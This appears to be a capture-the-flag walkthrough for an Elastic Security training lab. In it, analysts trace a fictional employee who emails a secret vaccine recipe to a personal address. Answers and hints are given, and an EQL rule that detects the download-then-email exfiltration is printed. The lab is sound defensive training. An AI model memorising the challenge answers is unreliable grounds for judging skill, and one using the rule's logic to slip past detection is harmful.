


Challenge 9

10

By simply leveraging metadata from the alert generated by Elastic ML we know that Steve Smith, a Vaccine Sales Director at Little Pharma, has resigned but hasn't left the organization yet. We also know that he authenticated with Okta at an unusual time for him. Let's see what else we can find about Steve.

Apply a filter to the Elastic Security Detection Alerts view to only display Alerts related to Steve Smith. Leveraging information from the detection alerts generated for Steve, what's the name of the file he downloaded from Google Drive?



Research File Downloaded then Sent to Personal Email


Feb 3, 2021 @ 02:09:56.096

Status	Severity	Risk Score	Rule
Open	● High	80	Researc then Se

Highlighted fields

Field	Value
host.name	74189e7cb49f
user.name	Steve.Smith@littlepharma.com
Rule type	eql
Source event id	1
file.name	internal secret vaccine recipe.docx

```
internal secret vaccine recipe.docx
```



Challenge 10


10

Timeline is Elastic Security's workspace for investigations and threat hunting. When a detection alert is opened in Timeline, all the related events are displayed.

Using Timeline, investigate Alerts related to Steve Smith to answer the following question:

Where did Steve send the `internal secret vaccine recipe.docx` file to?

(yes.. another hint bcs ...)




Hint

One of the Detection Rules that triggered for user Steve Smith is *Research File Downloaded then Sent to Personal Email*. This correlation rule triggers when a Research file is downloaded from Google Drive and shortly after sent as an attachment to a personal email address.

The fastest way to get to the answer to this challenge is to open this alert using Timeline:


@timestamp	R
Feb 3, 2021 @ 02:14:00.023	Research File Downloaded then Sent to Personal Email
Feb 3, 2021 @ 02:04:36.249	New USB Storage Device Detected
Feb 3, 2021 @ 02:02:12.000	GSuite Unusual Shared Drive Access
Feb 3, 2021 @ 01:01:31.000	Unusual Authentication Time for User

To answer this challenge look for the value of `email.recipient.addresses`.



email.attachments	email.recipients.addresses
—	—
internal secret vaccine rec...	Steve.Smith1337@outlook.com
—	—

open the Timeline and query email.recipient.address




Challenge 11

10

The Elastic Security Alert that detected access to sensitive information (in this case the new vaccine recipe) being sent to a personal email address is an *Event Correlation* rule. This type of detection rule performs sequence-based analysis across multiple Elasticsearch indices.

Leveraging information from the rule itself, what event dataset was used to gain visibility over email activity?




Research File Downloaded then Sent to Personal Email

Feb 3, 2021 @ 02:14:00.023

Actions	Field	Value
	kibana.alert.rule.query	sequence with maxspan=15m [any where event.dataset == "gsuite.drive" and file.owner == "research" and event.action == "download"] [any where event.dataset == "proofpoint.emailsecurity" and email.attachment_count > 0 and email.recipients.domain in ("outlook.com", "gmail.com", "hotmail.com")]
	signal.rule.query	sequence with maxspan=15m [any where event.dataset == "gsuite.drive" and file.owner == "research" and event.action == "download"] [any where event.dataset == "proofpoint.emailsecurity" and email.attachment_count > 0 and email.recipients.domain in ("outlook.com", "gmail.com", "hotmail.com")]

proofpoint.emailsecurity



Challenge 12

10


Let's dig a little deeper to see what else we can find about Steve's activity after the initial unusual authentication time event. Let's leverage ZScaler web proxy logs for this investigation.

Start a new Timeline investigation using the following query:

> `user.name: Steve.Smith@littlepharma.com and event.dataset: zscaler.zia`

What Zoom URL did Steve use to join an online meeting (e.g., `companyname.zoom.us`)?

Leverage the ECS field `url.domain` to find this information.



⚠ You can use Timeline to investigate events, but you do not have the required permissions to save timelines for future use. If you need to save timelines, contact your Kibana administrator.

user.name: Steve.Smith@littlepharma.com and event.dataset: zscaler.zia

@timestamp ↓ 1	url.domain	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Feb 3, 2021 @ 01:59:53.000	www.linkedin.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma...
Feb 3, 2021 @ 01:59:38.000	www.linkedin.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma...
Feb 3, 2021 @ 01:58:55.000	www.linkedin.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma...
Feb 3, 2021 @ 01:58:15.000	bigpharma.zoom.us	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma...
Jan 29, 2021 @ 08:05:50.000	youtube.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma... Steve.Smith@littlepharma...
Jan 29, 2021 @ 08:04:40.000	monster.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma... Steve.Smith@littlepharma...
Jan 29, 2021 @ 08:03:30.000	bigpharma.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma... Steve.Smith@littlepharma...
Jan 29, 2021 @ 08:02:20.000	bigpharma.com	—	—	Allowed	ssmith-laptop	158.120.169.71	10.206.191.17	Steve.Smith@littlepharma... Steve.Smith@littlepharma...

Challenge ×

Challenge 13

10

From the investigation we were able to find that Steve Smith has been looking for jobs at Big Pharma, one of the big pharma companies that also has been working on the same vaccine. Steve, likely guided by someone at Big Pharma over a Zoom session, was able to find the right vaccine recipe file to steal.

As a possible remediation, to minimize the chances of such an incident from happening again, Elastic Shield, Inc. decided to create a visualization displaying the list of employees that are about to leave the organization (i.e., employees who have given notice/submitted their resignation but haven't left the organization yet).


Little Pharma synchronizes employee information from its HR system Workday into the `workday` index, that stores **one document per employee**, with all the contextual information that could be useful to security analysts during investigations (e.g., job title, employment status, etc.).

Leveraging data indexed in the `workday` index answer the following question using Lens:


How many employees work at LittlePharma?


Unlock Hint for 5 points

Select the `workday` index pattern and drag and drop `# Records` to the center.



You will find the answer to the challenge in the *Count overall* visualization.






Challenge 14

10

Building on the prior challenge: how many Little Pharma employees have given notice?

To answer this question use the field `notice_given.keyword` and make sure you reset the Lens visualization layer first by clicking on the following icon:

